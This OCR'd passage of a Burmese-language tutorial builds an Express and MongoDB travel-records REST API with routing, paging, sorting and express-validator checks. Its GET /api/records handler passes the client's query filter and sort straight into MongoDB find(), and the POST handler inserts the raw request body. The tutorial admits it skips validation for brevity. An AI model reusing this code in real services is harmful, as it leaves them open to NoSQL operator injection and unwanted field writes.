
JavaScript

```
app.get("/api/people/:id", function(req, res) {
    const id = req.params.id;

    return res.status(200).json({ id });
});
```

URL သတ်မှာ `:id` ဆိုတဲ့သတ်မှတ်ချက် ပါသွားတာကိုသတိပြုပါ။ `:id` နေရာမှာ နှစ်သက်ရာတန်ဖိုးကို ပေးပြီးတော့ သုံးနိုင်တဲ့ URL ဖြစ်ပါတယ်။ `:id` နေရာမှာ ပေးလာတဲ့ တန်ဖိုးကို `req.params.id` ဆိုပြီး တော့ ပြန်ယူလို့ရပါတယ်။ သတ်မှတ်တုံးက `:id` လို့သတ်မှတ်ခဲ့လို့ ပြန်ယူတဲ့အခါ `params.id` ဆိုပြီး

ပြန်ယူရတာပါ။ `id` မှ မဟုတ်ပါဘူး၊ တခြားနှစ်သက်ရာအမည်ပေးပြီး လက်ခံနိုင်ပါတယ်။ ဒါပေမယ့် REST သဘောသဘာဝအရ ကျွန်တော်တို့ကတော့ `:id` ကိုပဲ သုံးဖြစ်မှာပါ။

ဒီကုဒ်တွေ ရေးဖြည့်ပြီးရင် စမ်းကြည့်နိုင်ဖို့အတွက် API Server ကို Ctrl + C နဲ့ ရပ်လိုက်ပြီး နောက်တစ်ခါ `node index.js` နဲ့ ပြန် Run ပေးဖို့ လိုအပ်ပါတယ်။ အသစ်ထပ်ထည့်လိုက်တဲ့ကုဒ် အလုပ်လုပ်ဖို့ အတွက် အခုလို Server ကို ပြန်စပေးရတာပါ။ သတိပြုပါ။ အစပိုင်းမှာ မေ့တတ်ပါတယ်။ မေ့ပြီး ပြန်မစလို့ ရေးထားတဲ့ကုဒ် အလုပ်မလုပ်ဘူး ထင်တတ်ပါတယ်။ ဒီလို ကိုယ့်ဘာသာ ပြန်စပေးစရာ မလိုတဲ့နည်းတွေ ရှိပေမယ့် ထည့်မပြောတော့ပါဘူး။ လောလောဆယ် ကုဒ်တွေဖြည့်ရေးပြီးရင် Server ပြန်စပေးရတယ်လို့သာ မှတ်ထားပေးပါ။ ပြီးရင် စမ်းကြည့်လို့ရပါတယ်။ `localhost:8000/api/people/123` ဆိုရင်အခုလို ပြန်ရမှာပါ။



123 အစား တခြားတန်ဖိုးတွေ ကြိုက်သလိုပြောင်းပေးပြီး စမ်းကြည့်နိုင်ပါတယ်။ နောက်တစ်ခုထပ်ပြီး မှတ်သင့်တာကတော့ URL Route တွေကို စာမျက်နှာခွဲရေးထားလို့ ရနိုင်ခြင်း ဖြစ်ပါတယ်။ ပရောဂျက်ကြီးလာရင် ကုဒ်တွေခွဲရေးတယ်ဆိုတာ မဖြစ်မနေ လိုအပ်မှာပါ။ Node Module ရေးထုံးအတိုင်းပဲ ခွဲရေးနိုင်ပါတယ်။ `routes.js` ဆိုတဲ့ဖိုင်ထဲမှာ အခုလိုရေးပြီး စမ်းကြည့်ပါ။

JavaScript

```
const express = require("express");
const router = express.Router();

router.get("/people", function(req, res) {
    const people = [
        { name: "Bobo", age: 22 },
        { name: "Nini", age: 23 },
    ];

    return res.status(200).json(people);
});

router.get("/people/:id", function(req, res) {
    const id = req.params.id;

    return res.status(200).json({ id });
});

module.exports = router;
```

ဒီတစ်ခါ app မပါတော့ပါဘူး။ အဲ့ဒီအစား router ကိုအသုံးပြုပြီး URL တွေ သတ်မှတ်ထားပါတယ်။ ပြီးတော့မှအဲ့ဒီ Router တစ်ခုလုံးကို Export လုပ်ပေးထားပါတယ်။ ဒါကြောင့် လိုအပ်တဲ့နေရာက ယူသုံးလို့ရပါပြီ။ index.js မှာ အခုလို ယူသုံးပြီး ရေးစမ်းကြည့်လို့ရပါတယ်။

JavaScript

```
const express = require("express");
const app = express();
const routes = require("./routes");

app.use("/api", routes);

app.listen(8000, function() {
    console.log("Server running at port 8000...");
});
```

စောစောကလို URL သတ်မှတ်ချက်တွေ မပါတော့ပါဘူး။ အဲ့ဒီအစား routes.js ကို Import လုပ်ပြီး use() ရဲ့အကူအညီနဲ့ /api တွေအားလုံး routes.js မှာ သတ်မှတ်ထားတဲ့ routes တွေကို သုံးရမယ်လို့ ပြောလိုက်တာပါ။ ရလဒ်က စောစောက နမူနာနဲ့ အတူတူပဲဖြစ်မှာပါ။ ကွာသွားတာက Route တွေကို ဖိုင်ခွဲပြီး ရေးလိုက်ခြင်းသာ ဖြစ်ပါတယ်။ ဆက်လက်ဖော်ပြမယ့် နမူနာမှာတော့ ဖိုင်တွေ ခွဲမနေတော့ပါဘူး။ တစ်မျက်နှာထဲမှာပဲ လိုတာအကုန် ရေးသွားမှာ ဖြစ်ပါတယ်။

Project

တစ်ကယ်တော့ သိသင့်တာ စုံအောင်ကြိုပြောထားပြီးမို့လို့ ပရောဂျက်လို့သာ နာမည်တပ်ထားတာ အများကြီးပြောစရာ မကျန်တော့ပါဘူး။ ရေးစရာရှိတဲ့ ကုဒ်နမူနာကို တန်းရေးပြလိုက်ယုံပဲ ကျန်ပါတော့တယ်။ MongoDB ကို Express ကနေ ချိတ်နိုင်ဖို့အတွက် `mongodb` လို့ခေါ်တဲ့ Official MongoDB JavaScript Client ကို ရယူအသုံးပြုပါမယ်။

နောက်ထပ် Package တစ်ခုလည်း လိုပါသေးတယ်။ `body-parser` လို့ခေါ်ပါတယ်။ ဟိုအရင်ကဆိုရင် Express မှာ လိုအပ်တာအကုန် ပါပါတယ်။ `body-parser` ဆိုတာ Express ရဲ့ အစိတ်အပိုင်းတစ်ခုပါ။ နောက်ပိုင်းတော့ Express က မလိုတာမသုံးဘဲ လိုတာပဲ ရွေးသုံးလို့ရအောင် Package တွေ ခွဲထုတ်ပြစ်ပါတယ်။ Cookie စီမံတာက Package တစ်ခု၊ File Upload စီမံတာက Package တစ်ခု၊ Request Body စီမံတာက Package တစ်ခု စသဖြင့်ပါ။ ကောင်းပါတယ်။ အခု ပရောဂျက်မှာဆိုရင် Cookie တို့ File Upload တို့ သုံးဖို့အစီအစဉ် မရှိပါဘူး။ မလိုဘဲ ပါနေရင်ရှုပ်ပါတယ်။ လိုတဲ့ Package ကိုသာ ရွေးပြီးတော့ ထည့်လိုက်ယုံပါပဲ။ Request Body ကို စီမံတယ်ဆိုတာ Request နဲ့အတူ ပါဝင်လာတဲ့ JSON String တွေ URL Encoded String တွေကို JSON Object ပြောင်းပေးတဲ့ အလုပ်ကို ဆိုလိုတာပါ။ အခုလို `install` လုပ်ပေးလိုက်ပါ။

```
npm i mongodb body-parser
```

ပြီးရင် `index.js` မှာ ရေးရမယ့်ကုဒ်ကိုတစ်ပိုင်းချင်း ပြသွားပါမယ်။ ပထမတစ်ပိုင်း စကြည့်ပါ။

JavaScript

```
const express = require("express");
const app = express();

const { MongoClient, ObjectId } = require("mongodb");
const mongo = new MongoClient("mongodb://localhost");
const db = mongo.db("travel");

const bodyParser= require("body-parser");

app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());
```

ပထမဆုံး `express` ကို Import လုပ်ပါတယ်။ ပြီးတဲ့အခါ `MongoClient` နဲ့ `ObjectId` တို့ကို `mongodb` ကနေ Import လုပ်ပါတယ်။ နောက်တစ်ဆင့်မှာ `MongoClient` နဲ့ MongoDB Server ကို ချိတ်လိုက်ပါတယ်။ `protocol://host:port` ဆိုတဲ့ Format ကိုပေးရပြီး `protocol` ကတော့ `mongodb` ပဲဖြစ်ပါတယ်။ `host` နေရာမှာ `localhost` (သို့မဟုတ်) `127.0.0.1` ဆိုတဲ့ Local IP ကို ပေးရပါတယ်။ `port` ကတော့ ပေးမယ်ဆိုရင် MongoDB Default Port ဖြစ်တဲ့ `27017` ကိုပေးရမှာပါ။ မ ပေးလည်း ရတဲ့အတွက် နမူနာမှာ ပေးမထားပါဘူး။ ဒီလိုချိတ်ဆက်အသုံးပြုနိုင်ဖို့အတွက် MongoDB Server Run ထားဖို့ လိုမယ်ဆိုတာကို သတိပြုပါ။ ဆက်လက်ပြီးတော့ ရရှိလာတဲ့ MongoDB Database Connecting ကနေ `travel` Database ကို ရွေးယူပြီး `db` အဖြစ် သတ်မှတ်ထားလိုက်ပါတယ်။

နောက်တစ်ဆင့်မှာ `body-parser` ကို Import လုပ်ပြီး `use()` နဲ့ သူ့ရဲ့ လုပ်ဆောင်ချက်နှစ်ခုကို ကြား ဖြတ်ပြီး လုပ်ခိုင်းထားပါတယ်။ URL Encoded String တွေကို JSON အနေနဲ့ Parse လုပ်ဖို့ရယ်၊ JSON String တွေကို JSON အနေနဲ့ Parse လုပ်ဖို့ရယ် ပြောထားတာပါ။ `urlencoded()` အတွက်ပေးထားတဲ့ `extended: false` Option က မဖြစ်မနေ ပေးရမယ်လို့ သတ်မှတ်ထားလို့ ထည့်ပေးထားတာပါ။ URL Encode/Decode လုပ်ဖို့အတွက် Node မှာ Build-in လုပ်ဆောင်ချက် ပါပါတယ်။ အဲ့ဒါကို သုံးချင်ရင် `extended: false` လို့ ပေးရတာပါ။ Node ရဲ့ လုပ်ဆောင်ချက်ကို မသုံးဘဲ `body-parser` နဲ့အတူ ပါတဲ့ လုပ်ဆောင်ချက်ကို သုံးချင်ရင် `true` ပေးရမှာ ဖြစ်ပါတယ်။ ဒီလို ကြေညာသတ်မှတ်ပြီးနောက် Request Body မှာပါတဲ့ အချက်အလက်တွေကို JSON အနေနဲ့ `req.body` ကနေ အသင့်သုံးလို့ရသွားမှာ ဖြစ်ပါတယ်။

`use()` Function ကို Middleware တွေ ကြေညာဖို့သုံးပါတယ်။ Middleware ဆိုတာ လိုရင်းအနှစ်ချုပ် ကတော့ Request တစ်ခုဝင်လာတာနဲ့ ကြားထဲကဖမ်းပြီး အလုပ်လုပ်ပေးမယ့် လုပ်ဆောင်ချက်လေးတွေ ပါ။ `use()` ကိုသုံးပြီး သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တိုင်းကို၊ Request ဝင်လာတိုင်း၊ ဝင်လာတဲ့ Request ပေါ်မှာ လုပ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။


ဆက်လက်ပြီး Travel Records တွေအားလုံးကို ပြန်ပေးတဲ့ လုပ်ဆောင်ချက်ကိုရေးပါမယ်။ ဒီလိုပါ -

JavaScript

```
app.get("/api/records", async function (req, res) {
    try {
        const result = await db
            .collection("records")
            .find()
            .toArray();

        res.json({
            meta: { total: result.length },
            data: result
        });
    } catch {
        res.sendStatus(500);
    }
});
```

Request Method GET ဖြစ်ရပါမယ်။ URL က `/api/records` ဖြစ်ပါတယ်။ Function က ရိုးရိုး Function မဟုတ်ပါဘူး။ `async` Function ဖြစ်တယ်ဆိုတာကို သတိပြုပါ။ MongoDB JavaScript Client က အရင် Version တွေမှာ Callback ကို အခြေခံတဲ့ရေးထုံးကို အသုံးပြုပေမယ့်၊ အခုနောက်ပိုင်း Version တွေမှာ Promise ကို အခြေခံတဲ့ ရေးထုံးကို အသုံးပြုပါတယ်။ ဒါကြောင့် `.then().catch()` စတဲ့ Promise Syntax (သို့မဟုတ်) `async, await` Syntax ကို အသုံးပြုရမှာပါ။ နမူနာတွေမှာ `async, await` Syntax ကို အသုံးပြု ဖော်ပြသွားမှာပါ။

ပထမဆုံး `records` Collection ကနေ `find()` နဲ့ ရှိသမျှ `records` တွေအကုန်ထုတ်ယူပြီး ရလာတဲ့ ရလဒ်ကို Array ပြောင်းထားပါတယ်။ ဒီလုပ်ငန်းက Async လုပ်ငန်းဖြစ်တဲ့အတွက် သူ့အောက်မှာ ရေးထားတဲ့ အလုပ်တွေက ပုံမှန်ဆိုရင် သူ့ကို မစောင့်ဘဲ ကျော်လုပ်သွားကြမှာပါ။ ဒါပေမယ့် ရှေ့က `await` လေးခံ ရေးပေးထားတဲ့အတွက် သူ့ကိုစောင့်ပြီး ရလဒ်ရပြီဆိုတော့မှပဲ ကျန်အလုပ်တွေက ဆက်လုပ်တော့မှာပါ။ ဒီသဘောမျိုးကို လိုချင်လို့ `async, await` သုံးတာပါ။ Data ထုတ်ယူစဉ်မှာ Error တွေရှိခဲ့ရင် ဖမ်းယူချင်တဲ့အတွက် `try, catch` Statement ကိုသုံးပြီးတော့ ရေးထားတာကိုလည်း သတိပြုပါ။ Error ဖြစ်နေရင် `500` Internal Server Error ပြန်ပို့ပါတယ်။ Error မဖြစ်ရင်တော့ Data Envelope ထဲမှာ `data` နဲ့ အတူ `meta.total` ပါ ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် အခုနေစမ်းကြည့်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



ပြီးတဲ့အခါ တစ်လက်စတည်း Sorting တွေ၊ Paging တွေ၊ Filter တွေ အကုန်ပြည့်စုံအောင် ထည့်ပါမယ်။ အဲ့ဒါတွေမထည့်ခင် URL Query တွေကို Express က ဘယ်လိုလက်ခံ စီမံသလဲ စမ်းကြည့်လို့ရအောင် အခုလိုလေး အရင်ရေးကြည့်သင့်ပါတယ်။


JavaScript

```
app.get("/test", function(req, res) {
    return res.json(req.query);
});
```

ဒီကုဒ်က Request နဲ့အတူပါဝင်လာတဲ့ URL Query ကိုပဲ ပြန်ပေးထားတာပါ။ ဒါပေမယ့် JSON အနေနဲ့ ပြန်ပေးတာဖြစ်လို့ URL Query ကို JSON ပြောင်းလိုက်တဲ့အခါ ဘယ်လိုပုံစံရသလဲ လေ့လာကြည့်ဖို့ပါ။ ဒီ URL နဲ့ စမ်းကြည့်ပါ။

```
localhost:8000/test?sort[name]=1&filter[from]=Yangon&filter[to]=Yangon&page=2
```

ရလဒ်က အခုလိုဖြစ်မှာပါ။ သေချာလေး ဂရုပြုကြည့်ပေးပါ။



ကိုယ့်ဘက်က ဘာမှလုပ်ပေးစရာမလိုဘဲ URL Query က အသင့်သုံးလို့ရတဲ့ JSON Structure လေးနဲ့ ရနေတာကို တွေ့ရနိုင်ပါတယ်။ စနစ်ကျတဲ့ API URL ကို အသုံးပြုခြင်းရဲ့ အကျိုးပါ။ ဒီသဘောကို မြင်ပြီဆိုရင် စောစောက `/api/records` အတွက်ရေးထားတဲ့ ကုဒ်ကို အခုလိုပြင်ပေးလိုက်ပါ။

JavaScript

```
app.get("/api/records", async function (req, res) {
    const options = req.query;

    // validate options, send 400 on error

    const sort = options.sort || {};
    const filter = options.filter || {};
    const limit = 10;
    const page = parseInt(options.page) || 1;
    const skip = (page - 1) * limit;

    for (i in sort) {
        sort[i] = parseInt(sort[i]);
    }

    try {
        const result = await db
            .collection("records")
            .find(filter)
            .sort(sort)
```

```
                .skip(skip)
                .limit(limit)
                .toArray();

            res.json({
                meta: { total: result.length },
                data: result,
            });
        } catch {
            res.sendStatus(500);
        }
});
```

ဒါ Filter, Sorting, Paging လုပ်ဆောင်ချက်အားလုံး ပါဝင်သွားတာပါ။ Sort နဲ့ Filter အတွက် တန်ဖိုးတွေကို Client ပေးတဲ့အတိုင်း URL Query ကနေပဲ ယူထားတာပါ။ Paging အတွက် Client ကပေးတဲ့ Page နံပါတ်ကိုသုံးပြီး `skip` တန်ဖိုးကို ကိုယ့်ဘာသာ တွက်ယူပါတယ်။ Sorting အတွက် Client ကပေးတဲ့ `1, -1` Value တွေဟာ String အနေနဲ့လာမှာပါ။ MongoDB က Integer နဲ့မှအလုပ်လုပ်တာမို့လို့ `sort` Options တွေကိုတော့ Loop လုပ်ပြီး Integer ပြောင်းထားပါတယ်။ ကျန်တာကတော့ ရလာတဲ့ Options တွေကို `filter, sort, skip, limit` စသဖြင့် သူ့နေရာနဲ့သူ ထည့်ပေးလိုက်တာပါပဲ။ ဒီကုဒ်မျိုးက စာနဲ့ရှင်းတာထက်စာရင် ရေးထားတဲ့ ကုဒ်ကိုဖတ်ကြည့်တာ ပိုထိရောက်ပါတယ်။ ဖတ်ကြည့်လိုက်ပါ။ နားလည်ရလွယ်အောင် ရေးထားပါတယ်။

တစ်ကယ်လက်တွေ့ ပရောဂျက်မှာဆိုရင်တော့ Client ပေးတဲ့ Option တွေကို Validate လုပ်သင့်ပါသေးတယ်။ မပါသင့်တာတွေပါလာမှာ စိုးလို့ပါ။ သို့မဟုတ် ပေးပုံပေးနည်း မှားနေတာတွေ ဖြစ်မှာစိုးလို့ပါ။ ဒီမှာတော့ အခဲ့ဒီကိစ္စကို ထည့်မစစ်တော့ပါဘူး။ စမ်းကြည့်လို့ ရနေပါပြီ။ ဥပမာစမ်းချင်ရင် ဒီလိုစမ်းနိုင်ပါတယ်။

`localhost:8000/api/records?filter[to]=Yangon&sort[name]=1&page=1`


ဒါဆိုရင် `to: Yangon` တွေအားလုံးကို `name` နဲ့စီပြီး ပြန်ပေးမှာဖြစ်ပါတယ်။ `filter` မှာ `name, nrc, from, to, with` ကြိုက်တာနဲ့ ရွေးထုတ်လို့ရလို့ ကျွန်တော်တို့ပရောဂျက်မှာ ပါစေချင်တဲ့ နာမည်နဲ့ ပြန်ရှာထုတ်လို့ ရတာတွေ၊ မှတ်ပုံတင်နဲ့ ပြန်ရှာထုတ်လို့ ရတာတွေ၊ မြို့အလိုက် အကုန်ပြန်ထုတ်ယူလို့ ရတာတွေ တစ်ချက်တည်းနဲ့ အကုန်ပါဝင်သွားတာ ဖြစ်ပါတယ်။

Request Query တွေကို လက်ခံအလုပ်လုပ်ပုံ ပြည့်စုံပြီဆိုပေမယ့် Response Data Envelope မှာ မပြည့်စုံသေးပါဘူး။ ဒါကြောင့် အခုဒီကုဒ်မှာပဲ `json()` Response ကို ဒီလိုလေး ထပ်ပြင်ပေးဖို့ လိုပါသေးတယ်။

JavaScript

```
res.json({
    meta: {
        skip,
        limit,
        sort,
        filter,
        page,
        total: result.length,
    },
    data: result,
    links: {
        self: req.originalUrl,
    }
});
```

ဒါဆိုရင် အသုံးဝင်တဲ့ `meta` Information တွေ ပါဝင်သွားမှာဖြစ်လို့ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုပုံစံရမှာဖြစ်ပါတယ်။



`links` အတွက်တော့ `self` တစ်ခုပဲ ထည့်ထားပါတယ်။ တစ်ကယ်တော့ Paging အတွက် `next`, `prev`, `first`, `last` စသဖြင့် တခြားလိုအပ်မယ့် Links တွေ တွက်ပြီးထည့်ပေးသင့်ပါသေးတယ်။ ရေးရမယ့်ကုဒ် များသွားမှာမို့လို့ မထည့်တော့ပါဘူး။ ဆိုလိုရင်းကို သဘောပေါက်မယ်လို့ယူဆပါတယ်။

ဆက်လက်ပြီးတော့ Record အသစ်တွေ ထပ်ထည့်လို့ရတဲ့ လုပ်ဆောင်ချက်ကို ဆက်သွားပါမယ်။ Record အသစ်ထည့်ဖို့အတွက် မထည့်ခင် Package လေးတစ်ခုအရင် Install လုပ်ကြပါဦးမယ်။ Request Body မှာပါလာတဲ့ အချက်အလက်တွေကို Validation စစ်ဖို့အတွက် `express-validator` ကို Install လုပ်မှာပါ။ ဒီလိုပါ -

```
npm i express-validator
```

ပြီးတဲ့အခါ အခုလို Import လုပ်ပြီး စသုံးလို့ရပါပြီ။

JavaScript

```
const {
    body,
    param,
    validationResult
} = require("express-validator");
```

`body`, `param` နဲ့ `validationResult` ဆိုတဲ့ (၃) ခု `express-validator` ကနေ Import လုပ်ယူထားတာပါ။ `body` ကိုသုံးပြီး Request Body တွေကို Validate စစ်ပါမယ်။ `param` ကိုသုံးပြီး Dynamic Route တန်ဖိုးတွေကို Validate စစ်ပါမယ်။ တခြားဟာတွေ ကျန်ပါသေးတယ်။ `query` တို့ `header` တို့ကိုလည်း စစ်ချင်ရင် စစ်လို့ရပါသေးတယ်။ စစ်ဆေးမှုရလဒ်ကို `validationResult` ကနေ ပြန်လည်ရယူရမှာပါ။ Record အသစ်ထည့်တဲ့ကုဒ်တွေရေးလို့ရပါပြီ။

JavaScript

```
app.post(
      "/api/records",
      [
            body("name").not().isEmpty(),
            body("from").not().isEmpty(),
            body("to").not().isEmpty(),
      ],
      async function (req, res) {
            const errors = validationResult(req);

            if (!errors.isEmpty()) {
                  return res.status(400).json({
                        errors: errors.array()
                  });
            }

            try {
                  const result = await db
                        .collection("records")
                        .insertOne(req.body);

                  const _id = result.insertedId;

                  res.append("Location", "/api/records/" + _id);

                  res.status(201).json({
                        meta: { _id },
                        data: result,
                  });


            } catch {
                  res.sendStatus(500);
            }
      },
);
```

Method `POST` ကိုသုံးရမှာဖြစ်ပြီး URL ကတော့ `/api/records` ပါပဲ။ Callback Function မတိုင်ခင် ကြားထဲက ဒုတိယ Parameter အနေနဲ့ Validation စစ်ထားပါတယ်။ ဒီကုဒ်မှာတော့ "ဘာတွေပါရမယ်" လို့ပဲ စစ်ထားတာပါ။ ကားနံပါတ်မို့လို့ စာလုံး (၆) လုံးပါရမယ်တို့၊ လူနာမည်မို့လို Special Character တွေ မပါရဘူးတို့၊ စသဖြင့် အသေးစိတ် စစ်မထားပါဘူး။ စစ်ချင်တယ်ဆိုရင် စစ်လို့ရတဲ့ Rule တွေအားလုံးကို ဒီမှာကြည့်လို့ ရပါတယ်။


- https://github.com/validatorjs/validator.js#validators

